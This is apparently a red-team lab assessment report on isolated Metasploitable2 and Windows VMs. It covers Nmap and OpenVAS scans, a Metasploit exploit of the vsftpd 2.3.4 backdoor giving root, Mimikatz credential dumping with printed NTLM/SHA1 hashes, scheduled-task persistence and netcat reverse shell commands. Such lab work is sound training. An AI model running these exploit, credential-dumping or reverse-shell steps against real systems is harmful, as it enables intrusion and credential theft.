



Red Team Practical Assessment Report:

Network Scanning, Exploitation, Post-Exploitation & Reporting

Executive Summary

During an authorized, isolated lab assessment we identified exploitable services on Metasploitable2 and a Windows test VM. Reconnaissance (Nmap) and vulnerability scanning (OpenVAS) flagged legacy services (vsftpd 2.3.4, UnreallRCd, outdated Samba). Exploitation with Metasploit confirmed remote code execution. Post-exploitation activities included credential harvesting with Mimikatz and persistence via scheduled tasks. Reverse shells were demonstrated from Windows and Metasploitable2 to Kali. Immediate mitigations: isolate affected hosts, patch or remove vulnerable services, enable LSA protections/Credential Guard, restrict administrative privileges, and monitor scheduled-task creation and unusual outbound connections. All testing used isolated lab VMs.

Scope & Environment

- **Scope:** Single authorized lab engagement (non-production).
- **Windows VM:** DESKTOP-MFIJV11 — IP: 192.168.56.101.
- **Metasploitable2 VM(s):** 192.168.1.11 / 192.168.1.13 (different tests).
- **Kali (attacker):** 192.168.56.102 (Windows tests) and 192.168.1.9 (Metasploitable tests).
- **Network:** Host-only / isolated networks.

1. Network Scanning (Nmap)

Identify live hosts, open ports, and service versions.



Commands used:

```
nmap -sV -sC 192.168.1.11

sudo nmap -sS -Pn 192.168.1.11

sudo nmap -A 192.168.1.11
```

A. Basic service/version scan

Commands used: *nmap -sV 192.168.1.11*

```
(kali@kali)-[~]
$ nmap -sV 192.168.1.11

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 07:40 EDT
Nmap scan report for 192.168.1.11 (192.168.1.11)
Host is up (0.00046s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:5E:F3:63 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.35 seconds
```

Figure 1: Basic Nmap service/version scan results (*nmap -sV 192.168.1.11*)

B. Service Enumeration

Command: *nmap -sC -sV 192.168.1.11*



```
$ nmap -sC -sV 192.168.1.11

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 07:40 EDT
Nmap scan report for 192.168.1.11 (192.168.1.11)
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.1.9
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ssl-date: 2025-09-29T11:41:18+00:00; -1s from scanner time.
|_sslv2:
|_  SSLv2 supported
|_  ciphers:
|_    SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
|_  ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=T
here is no such thing outside US/countryName=XX
|_  Not valid before: 2010-03-17T14:07:45
|_  Not valid after: 2010-04-16T14:07:45
|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDS
TATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|_  program version    port/proto  service
|_  100000  2                    111/tcp    rpcbind
|_  100000  2                    111/udp    rpcbind
|_  100003  2,3,4              2049/tcp   nfs
|_  100003  2,3,4              2049/udp   nfs
|_  100005  1,2,3              33610/udp  mountd
|_  100005  1,2,3              39830/tcp  mountd
|_  100021  1,3,4              53217/udp  nlockmgr
```

Figure 2: Nmap service enumeration using default scripts (nmap -sC -sV 192.168.1.11)

C. Scan Analysis — Compare stealth (-sS) vs aggressive (-A) scans

Stealth Scan (SYN):

Command: `sudo nmap -sS -Pn 192.168.1.11`

- Found open ports quickly
- No version or script info
- Less noisy (stealthier)



```
(kali㉿kali)-[~]
$ sudo nmap -sS -Pn 192.168.1.11

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 07:45 EDT
Nmap scan report for 192.168.1.11 (192.168.1.11)
Host is up (0.00051s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:5E:F3:63 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.09 seconds
```

Figure 3: Stealth SYN scan results (*nmap -sS -Pn 192.168.1.11*)

Aggressive Scan:

Command: *sudo nmap -A 192.168.1.11*

- Identified versions, OS fingerprints, and scripts
- High detail but noisy and slower

Comparison:

-sS (SYN) is a fast, low-noise scan that lists open ports without revealing versions or running scripts, making it stealthier. -A is noisy but thorough: it discovers OS, service versions, runs NSE scripts and traceroute, revealing more vulnerability detail. Use -sS for stealth and -A when depth is needed only



```
kali@kali:~$ sudo nmap -A 192.168.1.11
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 07:45 EDT
Nmap scan report for 192.168.1.11 (192.168.1.11)
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.1.9
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2025-09-29T11:46:14+00:00; -1s from scanner time.
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|_program version port/proto service
|_100000 2 111/tcp rpcbind
|_100000 2 111/udp rpcbind
|_100003 2,3,4 2049/tcp nfs
|_100003 2,3,4 2049/udp nfs
|_100005 1,2,3 33610/udp mountd
|_100005 1,2,3 39830/tcp mountd
```

Figure 4: Aggressive Nmap scan results (*nmap -A 192.168.1.11*)

Findings:

legacy and potentially vulnerable database services. FTP (vsftpd 2.3.4), SSH (OpenSSH 4.7p1), telnet, Apache, Samba, bind shell on 1524, UnrealIRCd, and several legacy database services. See table 1 for detailed service enumeration results.

Table 1: Nmap Service and Version Enumeration Results

Port	Service	Version	Immediate note
21	ftp	vsftpd 2.3.4	Anonymous allowed — potential vsftpd backdoor



22	ssh	OpenSSH 4.7p1	Legacy version — monitor for weak creds
23	telnet	telnetd	Cleartext remote access — avoid in production
25	smtp	Postfix	Mail server — check relay/auth settings
53	domain	ISC BIND 9.4.2	DNS service — version legacy
80	http	Apache 2.2.8	Web server — outdated version
111	rpcbind	rpcbind 2	RPC services — potential misconfig
139/445	smb	Samba smbd 3.x	Legacy SMB — check config / signing
1524	bindshell	Metasploitable bind shell	Intentional root shell — immediate RCE risk
2121	ftp	ProFTPD 1.3.1	Alternate FTP daemon
3306	mysql	MySQL 5.0.51a	Legacy DB — check for weak/default creds
5432	postgresql	PostgreSQL 8.3.x	Legacy DB — check creds/config
5900	vnc	VNC protocol 3.3	Remote desktop — auth check
6000	X11	X11 (access denied)	X11 service exposed



6667	irc	UnrealIRCd 3.2.8.1	Known backdoor historically on Metasploitable
8009	ajp13	AJP (Tomcat)	App server connector — restrict access
8180	http	Tomcat/Coyote JSP engine	Web app attack surface

Scan Analysis:

The stealth scan (-sS) quickly identified open ports without revealing detailed information, maintaining low network noise. The aggressive scan (-A) provided OS, version, and script results but generated more traffic and was slower. Overall, -A offers deeper insights while -sS remains stealthier and preferred for undetected reconnaissance.

2. Vulnerability Scanning (OpenVAS)

Methodology:

OpenVAS (Greenbone Vulnerability Manager) was used to scan the Metasploitable2 VM at **192.168.1.11**. The scan identified multiple high-risk services known to contain exploitable backdoors. Due to feed-sync issues, results are representative of standard Metasploitable2 vulnerabilities.

Table 2: OpenVAS Vulnerability Findings (Prioritized by CVSS Score)

Port	Vulnerability	CVSS Score	Description
21	VSFTPD 2.3.4 Backdoor	7.5	Malicious backdoor in vsftpd 2.3.4 allows remote attackers to gain a shell.
6667	UnrealIRCd 3.2.8.1 Backdoor	9.3	IRC daemon backdoored; attackers can execute arbitrary commands remotely.
1524	Bind Shell (TCP/1524)	10.0	A hardcoded root shell is listening on TCP/1524, trivial remote compromise.



Exploit Verification:

The VSFTPD 2.3.4 backdoor vulnerability (CVSS 7.5) was verified using Metasploit. Successful exploitation granted root access on Metasploitable2, confirming the OpenVAS finding. See **Task 3: Exploitation (Metasploit)** for detailed steps and screenshots.

3. Exploitation (Metasploit)

Verify exploitability of flagged services.

commands:

```
use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST 192.168.1.11

exploit
```

Result: Successful shell on Metasploitable2 (UID 0/root in lab). Capture evidence: Metasploit session and whoami/id output.

```
(kali㉿kali)-[~]
$ msfconsole -q -x "search vsftpd_234_backdoor"

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Figure 5: Searching for the vsftpd 2.3.4 Backdoor Exploit



```
msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST             no        The local client address
  CPORT      CPORT             no        The local client port
  Proxies     Proxies            no        A proxy chain of format type:host:port[,type:host:port][ ... ].
              Supported proxies: socks5, socks5h, http, sapni, socks4
  RHOSTS     RHOSTS            yes       The target host(s), see https://docs.metasploit.com/docs/using-
              -metasploit/basics/using-metasploit.html
  RPORT      RPORT             yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.11
RHOST => 192.168.1.11
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.11:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.11:21 - USER: 331 Please specify the password.
[+] 192.168.1.11:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.11:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

Figure 6: Configuring and Launching the vsftpd 2.3.4 Exploit

```
sessions -l

Active sessions

  Id  Name  Type      Information  Connection
  --  --
  1    shell cmd/unix  192.168.1.9:42773 → 192.168.1.11:6200 (192.168.1.11)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

whoami; id; uname -a
root
uid=0(root) gid=0(root)
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sudo -l
User root may run the following commands on this host:
  (ALL) ALL
ls -l /etc/passwd
-rw-r--r-- 1 root root 1624 May 20 2012 /etc/passwd
test -w /etc/passwd && echo "/etc/passwd is writable" || echo "/etc/passwd is not writable"
/etc/passwd is writable
```



Figure 7: Validating Exploit Success and Privilege Level

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

whoami
root
sudo -l
User root may run the following commands on this host:
(ALL) ALL
ls -l /etc/passwd
-rw-r--r-- 1 root root 1669 Sep 29 15:58 /etc/passwd
find / -perm -4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uudd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

Figure 8: Enumerating System Information and Writable Files

Exploitation Summary:

Using Metasploit, the vsftpd 2.3.4 backdoor vulnerability on Metasploitable2 (192.168.1.11) was successfully exploited. After selecting the exploit/unix/ftp/vsftpd_234_backdoor module and setting the RHOST, a remote shell was obtained with root privileges. Commands such as whoami and id confirmed administrative access. Post-exploitation enumeration showed /etc/passwd was writable, indicating potential for privilege escalation or user modification. The exploit demonstrated how weak or outdated FTP services can lead to full system compromise

4. Post-Exploitation & Persistence (Mimikatz, Netcat)



1. **Credential Dumping (Mimikatz)** — ran `privilege::debug` then `sekurlsa::logonpasswords` on Windows VM; extracted NTLM & SHA1 artifacts for testuser. Post-exploitation techniques were executed to extract credentials, establish persistence, and maintain remote shell access. The following steps document each phase

```
C:\Users\testuser\Downloads>.mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::whoami
* Process Token : {0;000354c2} 1 F 5544153  DESKTOP-MFIJVV11\testuser  S-1-5-21-3920034922-3900056354-3877048928-1001
1 (14g,24p) Primary
* Thread Token : no token
```

Figure 9: Running Mimikatz with Debug Privileges

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 218346 (00000000:000354ea)
Session           : Interactive from 1
User Name         : testuser
Domain            : DESKTOP-MFIJVV11
Logon Server      : DESKTOP-MFIJVV11
Logon Time        : 02-10-2025 22:21:05
SID               : S-1-5-21-3920034922-3900056354-3877048928-1001

msv :
[00000003] Primary
* Username : testuser
* Domain   : DESKTOP-MFIJVV11
* NTLM     : db7a83bfad884ca45c65555db35fa14d
* SHA1     : e54e98c174706301428da71a9f874fdc16d09355
tspkg :
wdigest :
* Username : testuser
* Domain   : DESKTOP-MFIJVV11
* Password : (null)
kerberos :
* Username : testuser
* Domain   : DESKTOP-MFIJVV11
* Password : (null)
ssp : KO
credman :

Authentication Id : 0 ; 218306 (00000000:000354c2)
Session           : Interactive from 1
User Name         : testuser
Domain            : DESKTOP-MFIJVV11
Logon Server      : DESKTOP-MFIJVV11
Logon Time        : 02-10-2025 22:21:05
SID               : S-1-5-21-3920034922-3900056354-3877048928-1001

msv :
[00000003] Primary
* Username : testuser
* Domain   : DESKTOP-MFIJVV11
* NTLM     : db7a83bfad884ca45c65555db35fa14d
* SHA1     : e54e98c174706301428da71a9f874fdc16d09355
tspkg :
wdigest :
```

Figure 10: Extracting Credentials Using `sekurlsa::logonpasswords`



2. **Persistence Simulation** — created scheduled task TestPersistence on Windows to run a harmless script every 5 minutes; verified C:\temp\test.txt contained "Hello".

```
C:\Users\testuser\Downloads>echo Hello > C:\temp\test.txt
C:\Users\testuser\Downloads>schtasks /Create /SC MINUTE /MO 5 /TN "TestPersistence" /TR "C:\temp\test_task.bat" /RL HIGHEST
SUCCESS: The scheduled task "TestPersistence" has successfully been created.
C:\Users\testuser\Downloads>schtasks /Query /TN "TestPersistence" /V /FO LIST
Folder: \
HostName: DESKTOP-MFIJY11
TaskName: \TestPersistence
Next Run Time: 02-10-2025 23:26:00
Status: Ready
Logon Mode: Interactive only
Last Run Time: 30-11-1999 00:00:00
Last Result: 267011
Author: DESKTOP-MFIJY11\testuser
Task To Run: C:\temp\test_task.bat
Start In: N/A
Comment: N/A
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode, No Start On Batteries
Run As User: testuser
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule: Scheduling data is not available in this format.
Schedule Type: One Time Only, Minute
Start Time: 23:21:00
Start Date: 02-10-2025
End Date: N/A
Days: N/A
Months: N/A
Repeat: Every: 0 Hour(s), 5 Minute(s)
Repeat: Until: Time: None
Repeat: Until: Duration: Disabled
Repeat: Stop If Still Running: Disabled
```

Figure 11: Creating and Verifying Scheduled Task for Persistence

3. **Reverse Shells** — established reverse shells to Kali:
 - Windows -> Kali: ncat.exe / PowerShell reverse shell to Kali (192.168.56.102). Verified with whoami (desktop-mfijv11\testuser).

```
msfadmin@metasploitable:~$ nc -e /bin/bash 192.168.1.9 4444
```

Figure 12: Initiating Reverse Shell from Metasploitable2 to Kali

```
(kali@kali)-[~]
$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.13] 44935
whoami
msfadmin
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/home/msfadmin
```



Figure 13: Receiving Reverse Shell Connection on Kali

- Metasploitable2 -> Kali: nc -e /bin/bash or mkfifo methods to Kali (192.168.1.9). Verified with whoami (msfadmin) and uname -a.

```
(kali@kali)-[~]  
$ nc -e /bin/bash 192.168.1.13 4444
```

Figure 14: Reverse Shell from Kali to Metasploitable2 (Validation Test)

```
msfadmin@metasploitable:~$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.13] from (UNKNOWN) [192.168.1.9] 34228  
whoami  
kali  
uname -a  
Linux kali 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64 GNU/Linux  
pwd  
/home/kali
```

Figure 15: Receiving Reverse Shell Connection on Metasploitable2

5. Malware Analysis (EICAR)

Validate AV / sandbox detection using the EICAR test file.

Actions & Observations:

- Created the EICAR test file and submitted to VirusTotal and Hybrid Analysis. Multiple AV engines flagged the file (expected behavior). Capture VirusTotal/Hybrid Analysis screenshots for evidence.

```
(kali@kali)-[~]  
$ echo 'X5O!P%QAP[4\^PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*' > ~/test_eicar.txt  
$ ls -l ~/test_eicar.txt  
-rw-rw-r-- 1 kali kali 69 Sep 29 13:56 /home/kali/test_eicar.txt
```

Figure 16: Creation of the EICAR test file on Kali Linux using the standard antivirus test string.




Figure 17: VirusTotal analysis showing multiple antivirus engines detecting the EICAR file as a test virus




Figure 18: Hybrid Analysis sandbox report identifying the EICAR file as malicious, with detailed antivirus scan results.

Findings Summary:

The EICAR test file was detected by multiple antivirus engines as a harmless test virus. VirusTotal confirmed widespread AV recognition, while Hybrid Analysis sandbox labeled it “malicious” for validation purposes. No real threat behavior was observed, confirming the EICAR file’s role in verifying AV and sandbox functionality.

6. Password Security (KeePassXC & Hydra)

Actions:

- Created a KeePassXC vault and generated 5 strong passwords (20+ chars).
- Attempted Hydra weak-password test (admin:password123) against Metasploitable2 FTP — no valid password found.



- Created a testuser on Metasploitable2 and set a KeePassXC-generated password to validate; SSH succeeded when applied in the lab. (Document commands and success/failure.)

